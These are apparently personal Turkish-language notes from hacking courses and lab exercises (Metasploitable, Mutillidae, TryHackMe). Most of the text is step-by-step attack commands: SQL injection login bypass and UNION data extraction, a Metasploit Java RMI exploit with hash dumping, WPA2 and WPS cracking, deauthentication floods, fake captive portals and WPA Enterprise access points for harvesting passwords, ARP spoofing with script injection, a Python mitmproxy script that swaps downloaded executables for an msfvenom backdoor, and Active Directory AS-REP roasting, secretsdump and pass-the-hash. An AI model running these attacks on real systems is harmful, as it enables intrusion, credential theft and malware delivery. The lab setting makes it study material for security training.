yazınca ms2yi hacklemiş gibi içine giriyoruz.

show databases;

(aşağıdaki veri tabanlarını gösterir.)

use owasp10

(owasp10 veritabanını kullanmaya başlar.)

show tables;

(tabloları gösterir.)

select \* from credit\_cards;

(credit\_cards tablosunu ve verilerini gösterir.)

-----Muttillidae-----

metasploitable 2nin IP sinden mutillidaeye girdikten sonra register/login kısmından üye olduk

(admin

123333xdD!)

şifre yerine ' koyduğun zaman sistem hata veriyor. bu verilen hata kodlarını inceleyerek hacking

yapmaya çalışalım. Açık arayalım.

şimdi şifre yeri SQL ile çalıştığı için sitenin kodu şöyle olmalı:

SELECT \* FROM accounts WHERE username='admin' AND password='123333xdD!'

biz burada şifre yerine şöyle bişey yazarsak bu kod da çalışmayacak ve hata verecektir;

123333xdD!' AND 1=2#

(1=2 çok kullanılan bir teknik imiş.)

(# koyunca bunun anlamı kareden sonrasını çalıştırma demek imiş)

Burdan bi çakallık yapak:@ Madem yazdığımız SQL kodlarını kodlara ekleyip çalıştırıyor,

password kısmına deriz ki;

1 OR 1=1#

şifre tutmasa da 1 1'e eşit olduğu için girişimizi sağlar ;)

Hatta yüzsüzlük yapıp direkt kullanıcı adı kısmına;

admin'#

yazıp şifreyi sallasak bile kodun sonrasını çalıştırmayacağı için hacklemiş oluyoruz.

Mutillidaenin soldaki menüsünden owasp top 10-> A1 Injection-> SqLi Extract Data-> User Info

tıklayalım.

Bu sefer URL'de bütün parametreleri göerbiliyoruz.

http://10.0.2.6/mutillidae/index.php?page=user-info.php&username=admin&password=123333xdD%21&user-info-php-submit-button=View+Account+Details

Bu örnekte kullanıcı adamınz admin şifremiz de 123333xdD!

Biz ne yapabiliriz;

URL'de adminden sonra %23 koyduğumuz zaman orada kullanıcı adından sonraki şifreleri

göerbiliriz.

Yani kullanıcı adını bildiğimiz lavuğun şifresini buradan bulabiliriz.

Hatta ve Hatta

daha önceden bulduğumuz accounts table'ının içindeki tüm verileri çalabiliriz.

Eğer admin kullanıcı adını bilmiyor olsaydık ve tahmin edemeseydik,

herhangi bir kullanıcı adı bulup (gerekirse siteden kendimiz bir tane oluşturup)

kullanıcı adından sonra URL'de union select \* from accounts%23 yazar isek sitedeki tüm

accounts klasörüdeki bilgileri bize döker. UNION SELECT dediğimizde ilk baştaki seçimi

yapıyor sonrasındaki kodu da uyguluyor. Yani admini de seçiyor sonraki herşeyi de seçiyor.

şimdi tabi çok güzel söyledik ettik ama accounts klasörünü başlarda detaylı bir hata

mesahından elde etmiştik, her zaman elde edemeyebiliriz, gerçekte ne yapacaz?

şimdi urldeki admin'den sonra order by 10%23

şimdi urldeki admin'den sonra order by 6%23

şimdi urldeki admin'den sonra order by 5%23

yazarak hata almayana kadar kaç sütyun olduğuu anlamaya çalışırız

5te hata vermedi ve 5 sütun olduğunu anladık.

şimdi tekrar union select 1, 2, 3, 4, 5%23 yaptık

Username=2

Password=3

Signature=4

çıktı

bu demek oluyor ki 2 3 ve 4te bana istediğim değerleri verecek. o yüzden 1 ve 5te aramak

pek mantıklı değil.

biz de database, user ve version aramak istedik ve şöyle yazdık.

10.0.2.6/mutillidae/index.php?page=user-info.php&username=admin'union select 1, database(), user(), version(), 5%23&user-info-php-submit-button=View+Account+Details

şimdi buradaki tabloları bulmak istiyorum.

union select 1, table\_name, null, null, 5 from information\_schema.tables

bu information schema siz veri tabanını oluşturduğunuzda otomatik olarak oluşan bir dosyadır.

bunu yazdığımızda karşımıza çıkan herkayıt aslında birer table name.

baktık karşımıza binlerce table name çktı yani serverdaki bütün hepsi ama biz örneğin sdece

owasp10'daki table nameleri arıyoruz. o zaman filtreleme için where komutunu kullanarak;

union select 1, table\_name, null, null, 5 from information\_schema.tables where table\_schema = 'owasp10'

---------------------PENTESTING ARAÇLAR--------------------------------

SQLMap

sqlmap -u "(bir link yani url)"

(bu websitesinde SQL açığı var mı yok mu tek tek denemeye başlar.)

sonrasında açık bulursa yine aynı kodun sonuna --dbs yazar isek bize databaseleri getirir.

ZAP

Buradaki URL to attack kısmına saldıracağımız websitenin adresini yazıyoruz. Çok detaylı bir araç.

--------------------------------HASH KIRMA PAROLA KIRMA---------------------------------------

LINUX İÇİN:

kullanıcı adından sonra dolar işaretinden sonra 1 var ise MD5

dolar işaretinden sonra 5 varsa SHA256

dolar işaretinden sonra 6 varsa SHA512

kullanılıyor demektir. En güvenlisi ve uzunu SHA512 dir.

user:usergroup:lm:ntlm

şeklinde kullanılıyor.

parola 14 karakterden uzunsa 14 karakterden sonrasını hiç hashe almaz.

L HOST PORTTA KENDİ

RHOST PORTTA HEDEFİN IP ADRESİ VE PORTU GİRECEZ AQ

METASPLOİTTE VAROLAN BİR JAVA AÇIĞI İLE METASPLOİTE GİİRŞ YAPARIZ ŞU ŞEKİLDE:

mfsconsole

use exploit/multi/misc/java\_rmi\_server

set payload java/meterpreter/reverse\_tcp

set rhosts 10.0.2.6

exploit

sessions -l

sessions -1

(ve girdik.)

bu aşamadan sonra

msfconsole üzerinden hacklediğimiz sisteme girdiğimizde msfconsole'a

hashdump

(sistemdeki hashleri bize verecektir.) Eğer vermez ise:

run post/linux(veya windows)/gather/hashdump

(bu komut ile hashleri bize sıralar.)

hash kırma bölümlerini tekrar bi izlersin

-------------------ZİP KIRMA--------------------------------------

apt-get install john

(john the ripper'ı indirdik)

zip2john mysecret.zip

(mysecret.zip burada bizim hashini alacağımız zip dopsyasının adı, hangisini alacaksak onu yazciz.)

bu hash kısmı tam deil.

/////////////////////////////////////////////////////////////////////////2. KURS - AĞ İÇİ SALDIRILAR //////////////////////////////////////////////////////////////////////////////

macchanger --help

(kullanılabilecek komutları listeler.)

ifconfig wlan0 down

macchanger --random wlan0

(önce cihazımızı kapatmak gerek, ardından random olarak yeni bir mac addresi atandı.)

ifconfig wlan0 up

(değişmiş mac adresi ile kullanmaya başlayabiliriz.)

BU YÖNTEM ÇALIŞMAZ İSE

ifconfig wlan0 down

ifconfig wlan0 hw ether 00:44:55:66:77:88(burası sallamasyon)

ifconfig wlan0 up

(gene mac adresimizi değiştirmiş olduk)

------deauth saldırsıı---------

airmon-ng start wlan0

modu monitor moda geçirir.

airodump-ng wlan0mon

etraftaki tüm kablosuz ağları bulur ve onlar hakkında bilgiler verir. bu bilerin başında BSSID bize onların MAC adresini listeler.Bunun yanındaki PwR kısmı bize ne kadar yakınsa o kadar yüksek gözükür.

ESSID ise wifi'ın adıdır. CH kanalı gösterir. ENC şifreleme işlemi bilgisi.

airodump-ng --channel x --bssid x --write airodumptest wlan0mon

bunu yaptığımızda seçtiğimiz ağ hakkında bilgiler elde ederiz. bu bilgilerden:

en üst tarafta sadece 1 bssid gösteriliyor.

Station bu modeme bağlı olan cihazların MAC adresi gösterilir.

--write dediğimiz yere elde edilen sonuçlar yazılır. cap dosyasını okuyup şifre kırma saldırısı için gerekli.

DEAUTH SALDIRISI

aireplay-ng --deauth (gönderilmek istenen paket sayısı) -a (modemin MAC adresi) -c (düşürülmek istenen cihazın MAC adresi, bunu yazmazsak modemdeki tüm cihazlara saldırır.) wlan0mon

--Birden fazla cihaza deauth saldırısı yapmak için bu komutun sonuna:

aireplay-ng --deauth 10000 -a (modemin mac adresi) -c (düşürülmek istenen cihazn mac adresi) wlan0mon &> /dev/null&

(sonuna bu kodu eklediğimizde bu işlemi backgroundda sürdürür fakat paketleri görmeyiz. &> yönlendir demek, /dev/null& da boşluk demek. boşluğa yönlendirdik.)

aşağıda çıkan numara da prosesin numarası.

aynı kodu tekrar yazarak başka bir seçtiğimiz cihaza da aynı anda saldırabiliriz.

bunlardan birini durdurmak istersek ise:

jobs

(ekranda çalışan süreçleri gösterir.)

kill %2

(ekranda çıkan 2. işlemi bitirir.)

killall aireplay-ng

(tüm çalışan dalgaları bitirir.)

--------------linux komutları---------------------

history

(son yazdığın 1500 komutu çıkartır.)

uname -a

(işletim sistemini gösterir.)

cd Documents

touch atilsam

(içinde olduğumuz yerde atilsam adında bir dosya oluşturdu.)

ls -l

(dosyaları daha ayrıntılı listeler. listenin başındaki tireler(-) izinleri simgeler.) google'a chmod numbers diye aratırsak bunların anlamını bulabiliriz.

cp

cp atilsam /root/Downloads

(atilsam dosyasını root/Downloads içine kopyaladı :D)

rm atilsam

(atilsam klasörünü siler.)

klasör silmek ister isek:

rm -rf (klasör adı)

ifconfig | grep -i inet

(sadece inet yazan kısımları bize gösterdi.)

--------------wifi WPA2 şifre kırma saldırısı---------------------------------------

airmon-ng start wlan0

airodump-ng wlan0mon

airodump-ng --bssid x --channel x --write x wlan0mon

aireplay-ng --deauth x -a x -c x wlan0mon

aircrack-ng x -w wordlist.txt

olay budur. deauth saldırısını handshake yakalamak için kullandık.

----------john the ripper-------------------------

BU SALDIRININ AMACI ÇOK BÜYÜK WORDLİSTLERDE ŞİFRE KIRMAYA ÇALIŞIRKEN BAŞTAN BAŞLATMAK DEĞİL DE KALDIĞIMIZ YERDEN DEVAM EDEBİLMEYİ SAĞLAMAK. 4 GÜNLÜK DOSYAYI BİLE DENERİZ BÖYLE AQ

john --wordlist=wordlist --stdout --session=james | aircrack-ng -w - -b (bssid) hakanindosya-01.cap

(bu komutu yazdığımız zaman aircrack-ng ye yazdırıp john the ripper'a okutmuş oluyoruz ve o ana kadar denenen şifreleri james adlı bir klsaöre kaydını tutmuş oluyoruz.)

kaldığımız yerden devam etmek için ise:

john --restore=james | aircrack-ng -w - -b (bssid) hakanindosya-01.cap

hiç dosya oluşturmadan yani yer kaplamadan denemek için ise:

crunch 8 8 | aircrack-ng -w - -b (bssid) hakanindosya-01.cap

(burada 8 haneli tüm kombinasyonların geçtiği yani 1750 GB lık kelimeleri direkt olarak şifre kırmakta dener.)

crunch 8 8 | john --stdin --session=lars --stdout | aircrack-ng -w - -b(bssid) hakanindosya-01.cap

(şuanda hem çok büyük bir wordlistle çalışıyoruz hem de johntheripper ile nerede kaldığımızı kaydediyoruz.)

kaldığımız yerden devam etmek için ise:

crunch 8 8 | john --restore=lars | aircrack-ng -w - -b(bssid) hakanindosya-01.cap

(şuanda da kaldığımız yerden büyük dosyayı devam ettiriyoruz. olay budur agam)

---------------------------------------------------EVIL TWIN ATTACK :@)-----------------------------------------------------------------------

cd /opt

cd airgeddon

./airgeddon.sh

-----------------------------------------WPS YONTEMI------------------------------------------------------------------

Bu WPS, modemlere bilgisayar telefondan ziyade, yazıcı, printer vs gibi araçların bağlanması için farklı bir bağlantı çeşidi. Bu cihazlarda da sadece olursa en fazla rakam olduğundan,

şifrelerini kırmak çok kolay ve güvensiz bir yöntem.

bunu wash denen araçla WPS leri görebiliriz. Lck yes ise modem belli bir paketten sonra kendini kilitler. No ise kilitlemez manasına gelir. (Yes olanları deauth ile eğer modemi res-

etletebilirsek Noya dönebilir.)

airmon-ng start wlan0

wash -i wlan0mon

reaver --bssid --channel -i wlan0mon -A -vvv

ile saldırıyı başlatabiliriz.

Çoğu modemin wifisinin WPS pinleri internette vardır. Marka model girip oradaki pinlere tıklanarak bulunabilir.

wpa\_cli

wps\_pin BSSID PIN

girdikten sonra oraya bağlanmaya çalışır.

------------------------------------------------------------------------------MAN IN THE MIDDLE PROXY-------------------------------------------------------------------------------------------------------

mitmproxy yazarak googledan sitesine girip indirip opt ıun içine attık.

cd /opt

cd mitmproxy

ls

./mitmweb

bunları yazdığımızda karşımıza bir web arayüz çıkar. bu bizim 8081 portundaki proxy ayarlarını yapacağımız yerdir.

İnternetin çalışma prensibi, proxy birşeyin üsütnden trafik geçirmek demek. Bir siteye girerken oraya yollanan istek ve cevaplar trafik oluşturur, bizim üstümüzden geçer. Fakat bu

kullandığımız bir proxy olduğu için trafiği bunun üstünden geçirmemiz gerekiyor. Bunu yapabilmek için;

Firefox ayarlar

aramaya "proxy"

Network settings

Manual proxy i seçip

HTTP Proxy kısmına 127.0.0.1 Port: 8080

SOCKS Host 127.0.0.1 Port: 8080

Sertifika yüklemek

mitmproxy burp suite gibi araçlarla çalışırken bir sertifika yüklememiz gerekiyor yoksa firefox saldırı altında olduğunu vs dşünüyor ve siteleri açmıyor.Bunu yapmak için;

google'a

mitm.it (Bu sadece mitmproxy çalışırken ve proxymiz 127.0.0.1 ken açılacak bir sitedir.)

burdan linux için olanı indirip, dosyanın olduğu klasöre girip altındaki 2 kodu sırayla terminale yapıştırırız.

bunu yatıktan sonra bir de sertifikayı firefoxa da tanıtmak gerekiyor.

firefox settings

aramaya "certificates"

view certificates

import

bizim indirdğimiz sertifika

alttaki iki oka tıklayıp oke dioruz.

Artık proxymiz 127.0.0.1deyken de istediğimiz her siteye girebiliyoruz.

Sıra geldi trafik okumağa

Status:200 herşeyin normal düzgün olduğunu gösterir. 404 not found gibi.

genelde sunucudan bişey almaya çalıştığımızda GET metoduyla alırız, yollamaya çalıştığımızda da POST metodu kullanırız.

starttaki aramaya "-a png" yazdığımızda direkt png doyalarını gösterir. "-m POST" yazdığımızda sadece gönderdiğimiz dalgaları gösterir. "-b username -m POST" gibi detaylandırabiliriz.

sağ stteki intercept "araya gir" demek. Örneğin oraya -m POST yazıp entera basarsak bizim gönderdiğimiz şeyleri durdurur. Siteye gitmeden önce inceleyebiliriz.

Buradaki en önemlisi posttan ziyade GET'ten gelen mesajı durdurup modifiye etmek. Siteden gelen cevabı modfiye edip adama binbir türlü saldırı yapabiliriz.

postları durduruğumuz zaman duran posta tıklarız. resume a basıp sonra response'a tıklarız. gelen response'daki kodu Edit yapıp değiştiririz sonra tekrar Resume deriz ve editlemişiz.

Burada yapılan işlemi biraz daha otomatikleştirmek için;

cd /opt

cd mitmproxy

./mitmdump --modify-body :~s:"</body>":"<script>alert('i hack you mmotherfucking bitch');</script></body>"

Bettercap ile bunları kullanmak.

terminal

bettercap -iface eth0

help

net.probe on

net.show

set arp.spoof.fullduplex true

set arp.spoof.internal true

set arp.spoof.targets 10.0.2.6 (saldıracağımız IP adresi)

arp.spoof on

net.sniff on

eğer veriler akıyorsa çatır çutur

net.sniff off

yeni bir terminal açıp

iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080

cd /opt

cd mitmproxy

./mitmweb --mode transparent

ile izlemeye başlayabiliriz hatta

./mitmdump --mode transparent --modify-body :~s:"</body>":"<script>alert('i hack you mmotherfucking bitch');</script></body>"

ile de çalıştırabiliriz fakat böyle yaparsak HTTPS sitelerde çalışmaz sadece dandik sitelerde çalışır.

------------------------------PYTHON KODU İLE MMITMDUMP OTOMASYONU YAPMAK-------------------------------------------------------------------

msfvenom -l encoders

(burdan excellentlerden birini seçeriz varsa shikata ga nai)

msfvenom -a x86 --platform windows -p windows/meterpreter/reverse\_tcp -e x86/shikata\_ga\_nai LHOST=10.0.2.10 LPORT=1234 -f exe > /var/www/html/installation.exe

service apache2 start

(bunu oluşturup html klasörümüze attıktan sonra serverımızı açalım.)

sonra bettercap ile ayarlarımızı çekip mitm başlatalım.

bettercap -iface eth0

help

net.probe on

net.show

set arp.spoof.fullduplex true

set arp.spoof.internal true

set arp.spoof.targets 10.0.2.6 (saldıracağımız IP adresi)

arp.spoof on

net.sniff on

eğer veriler akıyorsa çatır çutur

net.sniff off

sonra yeni bir terminal açıp bu 2sini bağlayalım.

yeni bir terminal açıp

iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080

touch barbi.py

geany barbi.py

import mitmproxy

def request(flow):

if flow.request.host != "10.0.2.15" and flow.request.pretty\_url.endswith(".exe"):

flow.response = mitmproxy.http.Response.make(301, "", {"Location" : "http://10.0.2.10/installation.exe"})

#def response(flow):

# print("response....")

# print(flow)

ctrl S

#bu kod, akışta bir url gördüğü zaman ona 301 numaralı hatayı verip yani(aradığınız şey başka bir URL'ye taşındı) diyip bizim BD linkimize yönlendir-

memize olanak sağlar. Eleman indirdiği dosyayı kendi dosyası zannedip BD indirmiş olur.

sonra gidip terminali açıp

./mitmdump -s barbi.py

HTTP response status codes:

1.Informational responses(100-199)

2.Successful responses(200-299)

3.Redirection messages(300-399)

4.Client error responses(400-499)

5.Server error responses(500-599)

------------------------------------------------------------ACTIVE DIRECTORY-------------------------------------------------------------------

Bütün büyük şirketlerde kullanılan, microsoftun kullandığı bir sistem. Bizim okuldaki pclere id şifre yazınca açılmasını sağlayan sistem gibi

kimin hangi yazıcıya hangi pcye hangi şifreyle girme hakkı var vs... yönetim sistemi. Bunu kullanmayan büyük şirket yoktur.

Kerberos bilet sistemi kullanılır.

Domain Controller: Bütün sistemi kontrol eden sunucu, yapı, bilgisayar.

AD DS Data Store: Veri tabanı dostyaları.

Bunların içerisinde NTDS.dit dosyası şifreleri içerisinde barındırır. Hashler ile saklanır. Düzgün bir konfigürasyon yok ise hashler ile de authent-

ication sağlanabilir.

Objects-herşeye obje denir. Active Directory yönetiminde yapılan şey zaten obje oluşturmak. Üst düzey yöneticlere özel printer da bir obje, userlar

da bir obje, üst düzey yöneticiler topluluğu da bir obje. gibi gibi.

Active directory'lere karşı pentest yapmak için gerekli araçlar:

enum4linux(enumareter'dan gelme)

apt install enum4linux

en en ünlüsü ve gereklisi.

impacket

sudo apt install python3-impacket

kerbrute

kerberos bilet sistemindeki kullanıcıların yetkilendirilmesine sağlayan araç.

apt install golang-go

go install github.com/ropnop/kerbrute@latest

(root klasörünün içine iner.)

tryhackme.com'a girip hesaba girip, attacktive directory makinesine gireriz.

Önce oradan VPN indirip inen klasörü:

openvpn barbaroskp.ovpn

yazarak vpni açıoruz. Daha sonra nmap taraması ile:

nmap -v -sS -A -T4 (hedef gösterilen kopyalanabilen IP adresi)

2. adımda yazan

apt install bloodhound neo4j

komutu ile bu programları da yükledik.

Buradaki cevaplar:

1) Enumerate etmek için kullanacağımız program : enum4linux

2) NetBIOS-Domain Name olarak: THM-AD kullanılmış.

3) ADD olarak kullanılan geçersiz TLD nedir? : .local

(server yöneticileri vs normalde eğitimlerde gördükleri .local alışkanlıklaraını bırakamayabilirler. .com, .test gibi şeyler yerne bunu kullnblrler.

enum4linux spookysec.local

yazınca başlıyo bakmaya enumerate etmeye falan ama ne IP adresini bulabiliyor ne bişey bulabiliyor.

Bunu doğru düzgün çalıştırabilmek için

cat /etc/hosts

un içine eklememiz gerek.

nano /etc/hosts

aşağıya gelip

10.10.156.108 spookysec.local

Ctrl O

enter

Ctrl X

yaptıktan sonra tekrar

enum4linux spookysec.local

çalıştırıyoruz. (bende hata verdi ama sorularda yoktu tekrar bakıılması gerek.)

tryhackmedeen devam ederken kerbrute kısmına geldik.

wget https://raw.githubusercontent.com/Sq00ky/attacktive-directory-tools/master/passwordlist.txt

wget https://raw.githubusercontent.com/Sq00ky/attacktive-directory-tools/master/userlist.txt

ile burada bize yardım amaçlı verilmiş olan user id ve passwordleri içeren dosyaları activedirectory klasörümüzün içine indirdik.

cd go

cd bin

./kerbrute -h

1. sorunun cevabı: userenum

./kerbrute userenum --dc 10.10.156.108 -d spookysec.local /root/activedirectory/userlist.txt

bize gelen listelerden gözümüze çarpanlar 2 ve 3. sorunun cevapları.

bunları da kopyalayıp activedirectory'nin içine

nano kerbrutenotes.txt

yapıp yapuştırdık

Ctrl O

Enter

Ctrl X

Şimdi geldik exploitation kısmına. ASREPRoasting adlı saldırının olayı, bazı kullanıcılarda pre-authentication olmasına gerek yok diye bir özellik

olabilir. Böylece herhangi bir parolaya ihtiaç duymadan bu arkadaşın hashlerini ele geçirebiliriz.

impacket'ın içindeki GetNPUsers.py isimli dosya kullanıcıların o özelliği olup olmadığını kontrol ediyor.

locate impacket | grep GetNPUsers.py

yaparak yerini bulabiliriz. (bulamadım, manual buldum, opt klasörünün içinden impacket/examples içerisinde)

python3 GetNPUsers.py -dc-ip 10.10.156.108 spookysec.local/svc-admin -no-pass

yazınca bize bir hash verdi. Bize verilen hash adamın parolasının şifrelenmiş hali. onu bi kaydedelim

nano svc-hash.txt

Ctrl O

Enter

Ctrl X

şimdi bu hashi hashcatte kırdırmak için önce nasıl bir model ibne olduğunu anlamamız lazım.

hashcat wiki example hashes googlelayarak hashcat sitesindeki büyük databaseden, her bir hashin neye benzediğini görebiliriz.

bunu yapmak için hashin ilk başını kopyala yapıştır yaparak Ctrl F ile sitede aratıp tipini bulabiliriz.

tipi bulduk 2. soruyu cevapladık(Kerberos 5, etype 23, AS-REP) ve şifrenin solundaki mod da(18200) cevapladık.

şimfi sıra password list ile şifreyi kırmakta.

hashcat -m 18200 hash.txt passwordlist.txt

SMB(Server Message Block)

Biz SMB kullanarak bir server içerisinde dosya paylaşımları yapabiliyoruz. Bilgi aktarımı yapabiliyoruz. Bu SMB ile birçok farklı disklere ulaşabiliriz.

Bununla birlikte bir AD nin içined hangi diskler var görebiliriz.

smbclient -L 10.10.156.108 -U svc-admin

Burada aşağısında çıkanlar AD ile bu kullanıcı ile paylaşılmış.

smbclient \\\\10.10.156.108\\ADMIN$ -U svc-admin

parola:management2005

(deneddik erişim izni yok dedi, bir diğerini deniyoruz.)

smbclient \\\\10.10.156.108\\backup -U svc-admin

parola:management2005

more backup\_credentials.txt

çıkan hashi kopyaladık.

base64 hash decoder yazıp bulduğumuyz hashi yapıştırıp şifreyi ele geçirdik.

cd /opt

cd impacket

cd examples

python3 secretsdump.py

python3 secretsdump.py -just-dc backup@spookysec.local -dc-ip 10.10.156.108

buradan NTSI dosyasında ne va rne yok ele geçirdik. Bunu yaparken DRSUAPI sistem metodunu kullanmış.

burada admin hashi de Administrator:500:vsvsvs şeklinde gözüküyor.

apt install evil-winrm

evil-winrm -i 10.10.156.108 -u Administrator -H 0e0363213e37b94221497260b0bcb4fc

-------------------------------------CAPTIVE PORTAL KIRMAK--------------------------------------------------------

kıracağmız captive portala girip

Alt

Save page as

Web page,complete

(şeklinde sayfaı komple kaydediyor.)

seçtiğimiz yere "Wifilogin.html" şeklinde kaydeder.

bu dosyaları alıp var/www/html klasörünün içine atıyoruz.

sonra oradaki index.html'i silip, yerine wifilogin.html dosyasının ismini index.html yapıyoruz.

daha sonra

service apache2 start

ifconfig

gördüğümüz ipyi ana makinemizden girip bakıyoruz olmuş mu diye.

index dosyasını geany ile açıyoruz.

aramaya href yazıyoruz. bu href relative ve statik halde olur. statiğe çevirmek için hreften sonraki tırnağın içine, başına "/" koyarız.

bunu otomatize yapmak için replace'e href=" yazıp replace with kısmına href="/ koyabiliriz.

açtığımız yayındaki routing kurallarını komple kaldırmak için şu komutları yazacağız.

service network-manager stop

echo 1 > /proc/sys/net/ipv4/ip\_forward

iptables --flush

iptables --table nat --flush

iptables --delete-chain

iptables --table nat --delete-chain

iptables -P FORWARD ACCEPT

sırada Dnsmasq ve hostapd için ayarları yapmak var.

Home/Documents içine "Hotspot" isimli bir klasör oluşturduk. bunun içine "dnsmasq.conf" şsşmli bir dosya oluşturduk leeafpad ile.

içine

dnsmasq.conf için içine;

#wi-fi interfacei belirt

interface = wlan0

#DHCP sunucusunun dağıtacağı ip adreslerini yaz.

dhcp-range = 10.0.0.12, 10.0.0.90, 8h

#modem ip ne olacak yaz.

dhcp-option = 3, 10.0.0.1

#dns sunucusunu yaz.

dhcp-option = 6, 10.0.0.1

#gelen tüm requestleri 10.0.0.1'e yönlendir.

address = /#/10.0.0.1

sonra terminale gidip çalıştığından emin olmak için,

dnsmasq -C /root/Documents/Hotspot/dnsmasq.conf

gene aynı şekilde hotspot klasörünün içine dnsmasq.conf dosyası açıp;

hostapd.conf için içine;

#interfacei yaz

interface=wlan0

#yayinlayacağımız ag ismini seç

ssid=hotel wifi v2

#hangi kanalda yayın yapılacak yaz.

channel=3

#surucu

#driver=nl80211

sonra terminale gidip çalıştığından emin olmak için,

hostapd /root/Documents/Hotspot/hostapd.conf -B

(eğer çalışmazsa service network-manager stop, service network-manager restart, vsvs deneyip olmadı kaliyi kapatıp açıp sonra wifi kartı tekrar

takıp deneyebiliriz.

oluşturduğumuz ağa bağlanma ekranının, bağlan diyince otomatik karşısına çıkması için;

leafpad /etc/apache2/sites-enabled/000/default.conf

bu dosyaya komple aşağıdaki komple yeri yapıştır.

<VirtualHost \*:80>

# The ServerName directive sets the request scheme, hostname and port that

# the server uses to identify itself. This is used when creating

# redirection URLs. In the context of virtual hosts, the ServerName

# specifies what hostname must appear in the request's Host: header to

# match this virtual host. For the default virtual host (this file) this

# value is not decisive as it is used as a last resort host regardless.

# However, you must set it for any further virtual host explicitly.

#ServerName www.example.com

ServerAdmin webmaster@localhost

DocumentRoot /var/www/html

ErrorDocument 404 /

# Available loglevels: trace8, ..., trace1, debug, info, notice, warn,

# error, crit, alert, emerg.

# It is also possible to configure the loglevel for particular

# modules, e.g.

#LogLevel info ssl:warn

ErrorLog ${APACHE\_LOG\_DIR}/error.log

CustomLog ${APACHE\_LOG\_DIR}/access.log combined

# For most configuration files from conf-available/, which are

# enabled or disabled at a global level, it is possible to

# include a line for only one particular virtual host. For example the

# following line enables the CGI configuration for this host only

# after it has been globally disabled with "a2disconf".

#Include conf-available/serve-cgi-bin.conf

</VirtualHost>

<Directory "/var/www/html">

RewriteEngine On

RewriteBase /

RewriteCond %{HTTP\_HOST} ^www\.(.\*)$ [NC]

RewriteRule ^(.\*)$ http://%1/$1 [R=301,L]

RewriteCond %{REQUEST\_FILENAME} !-f

RewriteCond %{REQUEST\_FILENAME} !-d

RewriteRule ^(.\*)$ / [L,QSA]

</Directory>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet

bunu yaptıktan sonra bu kuralların geçerli olması için;

a2enomd rewrite

service apache2 start

artık bağlansın baklım balıklarrr.

bağlananların şifrelerini okumak için önce tabiiki deauth saldırısı yapıp kamilleri ağdan düşürüp bizim açtığımız ağa

bağlanmalarını sağlamalıyız.

sonrasnda wireshark'ı açtık.

wlan0 yu seçip start capturing packets diyoruz.

oradan post paketlerini seçip id password girdikleri yeri seçip gelen bilgileri cukkalıyoruz. olay bu ka.

-------------------------------------------------------WPA ENTERPRISE--------------------------------------------------------

şirketlerde kullanıcılar internete bağlanmak için wifi ağına tıkladığında karşılarına bir ekran gelir.

Bu ekranda username and password istenir. Yani tek 1 wifi şifresi yok, her kullanıcının kendi id şifresi vardır. buna WPA Enterprise denir.

herkese dağıtılan PSKlar kendine özel. bunu Radius Server koordine ediyor. Yani ben ağa bağlanmak istediğimde modem Raius sunucuya bir request yol-

luyor, Radius sunucu bir challenge yolluyor. eğer modem doğru şifre girdiyse bu challenge kırılıyor ve bağlantı sağlanıyor.

apt-get install hostapd.wpe

leafpad /etc/hostapd-wpe/hostapd-wpe.conf

ssid='yi(ağın gözüken adını) istediğimiz gibi değiştiririz.

bu noktadan sonra standart deauth saldırısı yapabiliriz.

kurmak için,

service network-manager stop

hostapd-wpe /etc/hostapd-wpe/hostapd-wpe.conf

şuan wpa enterprise yayını yapmaya başladık.

zaten birisi o ağa şuan bağlanmayı denediği zaman bizim yayınımız username: challenge: ve response: u ekranda tavuk gibi gösterir.

şimdi bu gördüğümüz dalgalara wordlist saldırısı yapmak için asleap adlı bir uygulamayı kullanacağız.

asleap -C (challenge) -R (response) -W /wordlistin olduğu dosya lokasyonu

burdan wordlistimiz güçlü ise tutabilir.

üm kullanıcılar tarafından okunabilir, yazılabilir ve çalıştırılabilir hale getirilen bir dosya oluşturma:

chmod 777 dosya.txt

Bu komut, "dosya.txt" dosyasını tüm kullanıcılar tarafından okunabilir, yazılabilir ve çalıştırılabilir hale getirir.

Sadece dosyayı sahip kullanıcı tarafından okunabilir, yazılabilir ve çalıştırılabilir hale getirme:

chmod 700 dosya.txt

Bu komut, "dosya.txt" dosyasını sadece sahip kullanıcı tarafından okunabilir, yazılabilir ve çalıştırılabilir hale getirir.

Tüm kullanıcılar tarafından okunabilir hale getirilen, ancak sadece sahip kullanıcı tarafından yazılabilir ve çalıştırılabilir hale getirilen bir dosya oluşturma:

chmod 755 dosya.txt

Bu komut, "dosya.txt" dosyasını tüm kullanıcılar tarafından okunabilir hale getirir, ancak sadece sahip kullanıcı tarafından yazılabilir ve çalıştırılabilir hale getirir.

kalide terminale:

searchsploit ....

yazdığımız zaman searchsploitin sağındaki şey ile ilgili bir açık veya hazır bir exploit varsa kali bize gösterir.

Örneğin nmapten yaptığımız taramalarda gördüğümüz bir şeyi şu şeilde yazabiliriz:

searchsploit rpcbind

SSH portu normalde 22'dir.

ssh root@10.0.2.12 -p 3333

aynı ağdaki dalgalara bu şekilde bağlanabiliriz ssh ile.

genelde SSH default şifresi = "anonymous"

olur.

nmap terminalden çalıştırma dalgası

nmap -sS -sV -A -p- 10.0.2.12

girdiğimiz bir sistemde python kodu ile bash shelli aktif etmek için:

python -c 'import pty; pty.spawn("/bin/sh")'

python -c 'import pty; pty.spawn("/bin/bash")'

python kodu yazabildiğimiz bir serviste reverse shell bulmak için internete

python reverse shell cheat sheet yazıp

pentestmonkey.com'dan güzel bağlantı shelleri bulabiliriz.

buradan bulup çalıştırdığımız herhangi bir reverse shell ile bağlantı kurduktan sonra kurduğumuz bağlantıyı port üzerinden

ncat -nvlp 1234

yazarak dinleyebiliriz.

locate xxx

(xxx dosyasının nerede olduğunu gösterir.)

find / -user devops

(devops kullanıcısının altındaki hrşeyi gösterir.)

/ bütün sistem için

. içinde bulunulan yer için

cron.d veya cron dosyaları sanırsam belirli aralıklarla içerideki kodu çalıştıran dosyalar olabilir. Cronometer dan gelme olabilir.

dirbuster sitesine girip sitenin /... dalgalarını otomatik ve hızlıca arattırabiliriz. Response 200 olanlar "evet böyle bir şey var" demek oluyor.

nikto -h http://10.0.2.13

bu da aynı şekilde vulnerability açığı arayan bir kali aracı.

-------------------------WEB PENTEST & BUG BOUNTY KURSU-------------------------------------------------------

Bir sitede HTML Injection olduğunu düşünürsek kullanabileceğimiz açıkları bulmak için google'a

"HTML injection cheat sheet github" diye aratabiliriz.

<h1>Hello,<script>alert("i hack you")</script>!</h1> gibi

